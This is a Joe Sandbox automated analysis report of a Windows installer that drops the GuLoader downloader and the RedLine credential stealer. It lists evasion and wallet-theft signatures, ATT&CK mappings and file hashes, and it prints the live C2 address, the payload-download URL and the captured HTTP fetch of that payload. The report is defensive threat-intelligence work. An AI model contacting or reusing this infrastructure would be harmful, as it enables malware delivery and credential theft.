

JOESandbox Cloud BASIC



ID: 541451

Sample Name:

mixfive_20211216-221155

Cookbook: default.jbs

Time: 10:14:52

Date: 17/12/2021

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report mixfive_20211216-221155	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: RedLine	4
Threatname: GuLoader	4
Yara Overview	4
PCAP (Network Traffic)	4
Memory Dumps	4
Unpacked PEs	5
Sigma Overview	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	5
Data Obfuscation:	5
Malware Analysis System Evasion:	5
Anti Debugging:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
General Information	10
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	11
ASN	11
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	11
Static File Info	12
General	12
File Icon	12
Static PE Info	13
General	13
Authenticode Signature	13
Entrypoint Preview	13
Rich Headers	13
Data Directories	13
Sections	13
Resources	13
Imports	13
Version Infos	14
Possible Origin	14
Network Behavior	14
Snort IDS Alerts	14
Network Port Distribution	14
TCP Packets	14
HTTP Request Dependency Graph	14
HTTP Packets	14
Code Manipulations	15
Statistics	15
Behavior	15
System Behavior	15

Analysis Process: mixfive_20211216-221155.exe PID: 4728 Parent PID: 5288	15
General	15
File Activities	16
File Created	16
File Deleted	16
File Written	16
File Read	16
Analysis Process: mixfive_20211216-221155.exe PID: 4240 Parent PID: 4728	16
General	16
File Activities	16
File Created	16
File Written	16
File Read	16
Disassembly	17
Code Analysis	17

Windows Analysis Report mixfive_20211216-221155

Overview

General Information

Sample Name:	mixfive_20211216-221155 (renamed file extension from none to exe)
Analysis ID:	541451
MD5:	66e3c71bcd364e..
SHA1:	a51f002e800d652.
SHA256:	ee23fa71bea1f05..
Tags:	exe GuLoader RedlineStealer
Infos:	
Most interesting Screenshot:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


GuLoader RedLine

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Found malware configuration
- Snort IDS alert for network traffic (e...
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Crypto Currency Wallets
- Tries to detect Any.run
- Tries to detect sandboxes and other...
- Queries sensitive video device inform...
- Queries sensitive disk information (v...
- C2 URLs / IPs found in malware con...
- Found many strings related to Crypt...

Classification



- System is w10x64
- mixfive_20211216-221155.exe (PID: 4728 cmdline: "C:\Users\user\Desktop\mixfive_20211216-221155.exe" MD5: 66E3C71BCD364EB5CF19CB820683EF0C)
 - mixfive_20211216-221155.exe (PID: 4240 cmdline: "C:\Users\user\Desktop\mixfive_20211216-221155.exe" MD5: 66E3C71BCD364EB5CF19CB820683EF0C)
- cleanup

Malware Configuration

Threatname: RedLine

```
{  
  "C2 url": [  
    "194.26.229.202:18758"  
  ],  
  "Bot Id": "private_1"  
}
```

Threatname: GuLoader

```
{  
  "Payload URL": "http://185.112.83.8/Allocation.bin"  
}
```

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.1006545439.00000000205 90000.00000004.00020000.sdmf	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000C.00000002.1004805288.000000001E1 00000.00000004.00000001.sdmf	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000C.00000003.945608436.000000000A3 F000.00000004.00000001.sdmf	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000000C.00000000.813287233.000000000056 0000.00000040.00000001.sdmf	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000C.00000002.1006136622.000000001F4 77000.00000004.00000001.sdmf	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Click to see the 5 entries

Unpacked PE's


Source	Rule	Description	Author	Strings
12.2.mixfive_20211216-221155.exe.20590000.2.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.2.mixfive_20211216-221155.exe.20b60000.4.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.3.mixfive_20211216-221155.exe.a3fcd8.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.2.mixfive_20211216-221155.exe.20590000.2.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
12.2.mixfive_20211216-221155.exe.20b60000.4.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	

Click to see the 7 entries

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

 Click to jump to signature section


AV Detection: 

Found malware configuration


Networking: 

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Data Obfuscation: 

Yara detected GuLoader

Malware Analysis System Evasion: 

- Tries to detect Any.run
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Anti Debugging:



Hides threads from debuggers

Stealing of Sensitive Information:



Yara detected RedLine Stealer

Tries to steal Crypto Currency Wallets

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 1	Security Software Discovery 5 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 4 3 1	Security Account Manager	Virtualization/Sandbox Evasion 4 3 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Ingress Tool Transfer 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 1 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Information Discovery 1 2 6	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
mixfive_20211216-221155.exe	4%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsiE423.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsiE423.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://service.r	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id7	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Response	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://185.112.83.8/Allocation.binwq	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://185.112.83.8/Allocation.bin	0%	Avira URL Cloud	safe	
http://support.a	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id6Response	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id9Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id20	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id22	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id23	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id1Response	0%	URL Reputation	safe	
http://forms.rea	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id11	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id12	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id13	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id14	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id15	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id16	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id17	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://185.112.83.8/Allocation.bin	true	<ul style="list-style-type: none"> Avira URL Cloud: safe 	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.112.83.8	unknown	Russian Federation		50113	SUPERSERVERSDATACE NTERRU	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.26.229.202	unknown	Netherlands		1213	HEANETIE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	541451
Start date:	17.12.2021
Start time:	10:14:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	mixfive_20211216-221155 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/4@0/2
EGA Information:	Failed
HDC Information:	<ul style="list-style-type: none"> • Successful, ratio: 24.8% (good quality ratio 24.3%) • Quality average: 88.3% • Quality standard deviation: 21%
HCA Information:	<ul style="list-style-type: none"> • Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> • Adjust boot time • Enable AMSI • Override analysis time to 240s for sample files taking high CPU consumption • Stop behavior analysis, all processes terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:18:23	API Interceptor	20x Sleep call for process: mixfive_20211216-221155.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\mixfive_20211216-221155.exe.log

Process:	C:\Users\user\Desktop\mixfive_20211216-221155.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2291
Entropy (8bit):	5.3192079301865585
Encrypted:	false
SSDEEP:	48:MIHKmfHK5HKXAHKhBHKdHKB1AHKzvQTHmYHKHqNoPtHoxHlmHK1HxLHG1qHqH5HX:Pqaq5qXAqLqdqUqzcGYqhQnoPtixHbqG
MD5:	2308F672881D77B53310A221B4D27E95
SHA1:	80371C7B5D415DC46F2BB4BA872B14AF0B0EED8B
SHA-256:	83D6F5E305A78D3EAB05CFB58D8595FECB2755E80978C6D6236AEF9186E65CDB
SHA-512:	ECFBCDFAA24CEE02DFAD3175043FF4408F100E0867A66AE3AF14C2C7CB572E451C052A4D5FA452F6FB5C732C082DA7AB321F58CF65E37862E777EEF4DADD52
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"C:\Windows\assembly\NativeImages_v4.0.30319_32\System4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b

C:\Users\user\AppData\Local\Templa.txt

Process:	C:\Users\user\Desktop\mixfive_20211216-221155.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	23
Entropy (8bit):	2.2068570640942187
Encrypted:	false
SSDEEP:	3;jNDBfN;jNVfN
MD5:	6C3AA179406696C66ACF8DC984ABC7DF
SHA1:	7F66AB35CA41A3449382F9DA68864D64EC182F28
SHA-256:	798DF5B3298985AE022F8C5A6714F7891EAA49B2E4B24E3A8B2329C04DD11C71
SHA-512:	7551B1FBEB1CAEF52FD0AFC8601DCD0D6F013198FCC7CBF57F42EB090577B34B91E6F4ADCE1A76BC7FFD95559A3FD529FE6DE90B8335EF8E901CBB606DDA836
Malicious:	false
Reputation:	low
Preview:	ghdfhjgfhgjfdghfghfgh

C:\Users\user\AppData\Local\TemplnsiE423.tmp\System.dll

Process:	C:\Users\user\Desktop\mixfive_20211216-221155.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565

C:\Users\user\AppData\Local\Temp\InsiE423.tmp\System.dll



Encrypted:	false
SSDEEP:	192:Zjvco0qWTIt70m5Aj/IQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQIt70mij/IQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	<ul style="list-style-type: none"> Antivirus: Metadefender, Detection: 3%, Browse Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..!This program cannot be run in DOS mode...\$.qr*.5.D.5.D.5.D...J.2.D.5.E.!D....2.D.a0t.1.D.V1n.4.D.3@.4. D.Rich5.D.....PE.L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....@...X.text.....".....`..rdata.c.....@.....&.....@.....@.data...x...P.....*.....@...reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\superprecise.dat

Process:	C:\Users\user\Desktop\mixfive_20211216-221155.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	45816
Entropy (8bit):	7.731391764710501
Encrypted:	false
SSDEEP:	768:zvYUFVU+AKtzruz6ProsiAXEq7kjanO6iVW/lccurKOaYgoBhbz77k+yOCf:zguFWCoasiAXVkj448acQRn7k+FCf
MD5:	A1802D9DCD94AF7E3F2CE4577BA6E667
SHA1:	1B836F996B3FB4E812516EBDEA714FACCB45ADF3
SHA-256:	DCC5CD1E4CC8AFE4A04F8931DA635821B60A07869DAC0327D043B26C96C39680
SHA-512:	0177CD7562C6121D31F2EBBCD29EA6C0927C49A03F06101C94AD92FC990064369DBA629418EAF774A82333F1C10DBB3D23F3EA5C32C03EF43C8982C8808A362
Malicious:	false
Reputation:	low
Preview:	...?u...u...u...a...H...s.r.tb...R...Q...a...Z1.4.z...9.u.W...Z.z...J[OP>...T...4C.Bj.@.*...*7@g..N.&v...bjE1...u)W..M...Az]-.cd.c.< ...x.W..Jg..j..3.K...Z...a...{.A..h...F9...E.E...k..r.H8.#.Mc.!N.../.n.WC.\u*!o^-6.{%9;.l..&Q...os."U5k.tQ5./6.uP.T.?.?l.....o..NsWu\..".o.Y-EU.We..T...i.3.Nk..s.<.. "...mc.3...{...z...m...lw..L{.....R.l} *..lqr.z...B.\$>qp...o..Wn.rCm.....&..}.....lcfG..b.....E...C.">pF.pE}q...qh.z...>.j...S...\$y.!.%C'....{.....6.a?. .fN...C...g?. .fN... !z}&z...C7BX.....".l.*g...z]jk...6.y.z...Ac.z..k..7lz...B.l.^..T.5.7...a.b.....+...\$-B6g.&Rt.....8P.>3...2...T.6..0...F.....{....."Up.W.T5 .u....."wt...7"..}...0.(...g...kb..m.oXoN....1g.)...>.*^d.ROu.....G.%V.aN"...K.....w.....H.)&v{.WT2.*...z...B..X%....">./6...>k]CA*q.*...l... \.;x.u.B'.

Static File Info

General	
File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.516196878438645
TrID:	<ul style="list-style-type: none"> Win32 Executable (generic) a (10002005/4) 99.96% Generic Win/DOS Executable (2004/3) 0.02% DOS Executable Generic (2002/1) 0.02% Autodesk FLIC Image File (extensions: flc, flfi, cel) (7/3) 0.00%
File name:	mixfive_20211216-221155.exe
File size:	94872
MD5:	66e3c71bcd364eb5cf19cb820683ef0c
SHA1:	a51f002e800d652c14b2de10a63bbb80d276a33b
SHA256:	ee23fa71bea1f05017e21b38e7592db6334a0fc4e9e44bb48452b40a4ddf0677
SHA512:	aaebefe644c3f4574f787a45581e95ec34e0c31183ef10c0d2246849b4f87e5e9c593dbb29083730c0f9e6e41f58ed4f1b9e33153f2b6c7c1ed789bc1047468f
SSDEEP:	1536:C/T2XjN2vxZ0DTHUpouMJbkxE+1COGa5CqI pBN+mzFGFDGBXTgpMu:CbG7N2kDTHUpouMJbkPC OHPKpjZcFiBm
File Content Preview:	MZ.....@.....!..!Th is program cannot be run in DOS mode...\$.qr*.5.D.5.D.5.D...J.2.D.5.E.!D....2.D.a0t.1.D.V1n.4.D.3@.4. D.Rich5.D.....PE.L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....@...X.text.....".....`..rdata.c.....@.....&.....@.....@.data...x...P.....*.....@...reloc.....@..B.....

File Icon



Icon Hash:

b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature

Signature Valid:	false
Signature Issuer:	E=Befattet1@PROGRAMMRENS.je, CN=HOOSIERS, OU=Stridhanum, O=cacogenics, L=PREEXCLUDE, S=Kildeprogram5, C=BO
Signature Validation Error:	A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider
Error Number:	-2146762487
Not Before, Not After	<ul style="list-style-type: none"> 12/16/2021 9:40:48 PM 12/16/2022 9:40:48 PM
Subject Chain	<ul style="list-style-type: none"> E=Befattet1@PROGRAMMRENS.je, CN=HOOSIERS, OU=Stridhanum, O=cacogenics, L=PREEXCLUDE, S=Kildeprogram5, C=BO
Version:	3
Thumbprint MD5:	C38498DE2531ABF84BECF49043690614
Thumbprint SHA-1:	2842B94EA877AFB3636B19981AAA0064D670C195
Thumbprint SHA-256:	615A16AE963F927807D331ACBC53376A766EA5DD3B6C976EB920B62F562AFD5B
Serial:	00

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x16000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4c000	0xe48	0x1000	False	0.38916015625	data	4.02680822028	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/17/21-10:17:12.474954	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
12/17/21-10:18:00.248809	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49857	80	192.168.2.4	185.112.83.8

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 185.112.83.8

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49857	185.112.83.8	80	C:\Users\user\Desktop\mixfive_20211216-221155.exe


Timestamp	kBytes transferred	Direction	Data
Dec 17, 2021 10:18:00.248809099 CET	10556	OUT	GET /Allocation.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.112.83.8 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Dec 17, 2021 10:18:00.303559065 CET	10557	IN	<p>HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Thu, 16 Dec 2021 20:39:39 GMT Accept-Ranges: bytes ETag: "7bfebfbdf2d71:0" Server: Microsoft-IIS/10.0 Date: Fri, 17 Dec 2021 09:17:57 GMT Content-Length: 190016</p> <p>Data Raw: aa a1 e2 d1 b8 a7 28 b5 43 6a 9b b7 2e 24 1b e7 24 02 eb 7c 9b be 24 b1 82 6c a6 98 c9 06 4e c0 40 80 92 3d f4 f2 ac 3e 2a 05 0d dc 90 3c e4 74 87 6e c1 9d ce 47 15 6f 23 75 94 fd 91 13 73 e7 7c e9 73 7d de 4a 1b 0d bc 73 75 33 86 11 c7 fe 6a 5c fb e6 66 e5 0c eb 4e 3e 7c b1 a0 c2 47 a7 76 1b f9 bd 6b f4 75 ed bf 10 89 97 86 03 e3 ed 2c 12 38 80 82 68 d1 b1 84 72 84 e5 9d fc e0 25 1e 30 de 9f 9b ef af 8b 1f 94 95 5f 36 77 66 33 02 9f a3 e3 39 d9 14 81 17 65 cd 40 91 f3 dd 46 1d 68 13 fa f6 39 bf 5b 81 6b f9 56 2e 7b 59 88 65 9a 2b 34 49 b8 61 42 bd 2c 8c 7e 47 56 18 d0 54 a9 9c a4 3b 2b 10 b8 c4 c0 f0 c1 0f a8 50 9b 76 82 8e 7a b7 e2 bd 97 57 4b a7 04 2e d3 a6 d5 4d 2e 4f 4c 28 95 0c 42 8c ef b8 a7 4e 0d 4d 29 30 02 25 5e f7 b2 75 cc 7e f1 99 fb 0d 9b cd 68 b5 79 ae 58 d3 0f 55 ba 5e 34 2d 82 04 ea 1a 7d e2 b7 9b 9a c2 b0 67 1e b3 45 61 1c ba d9 fc 07 c8 62 af 79 e7 bf ac 20 66 f4 b6 4d 60 3e cc 03 9e 80 09 d3 ae 76 a6 4d f2 54 72 4c 32 29 44 dd 15 bf 62 07 37 29 83 08 50 66 9b 1e 22 8d a2 12 a9 09 0b b5 57 8b c1 80 24 fb bb 4c 99 4f bb 1f 90 48 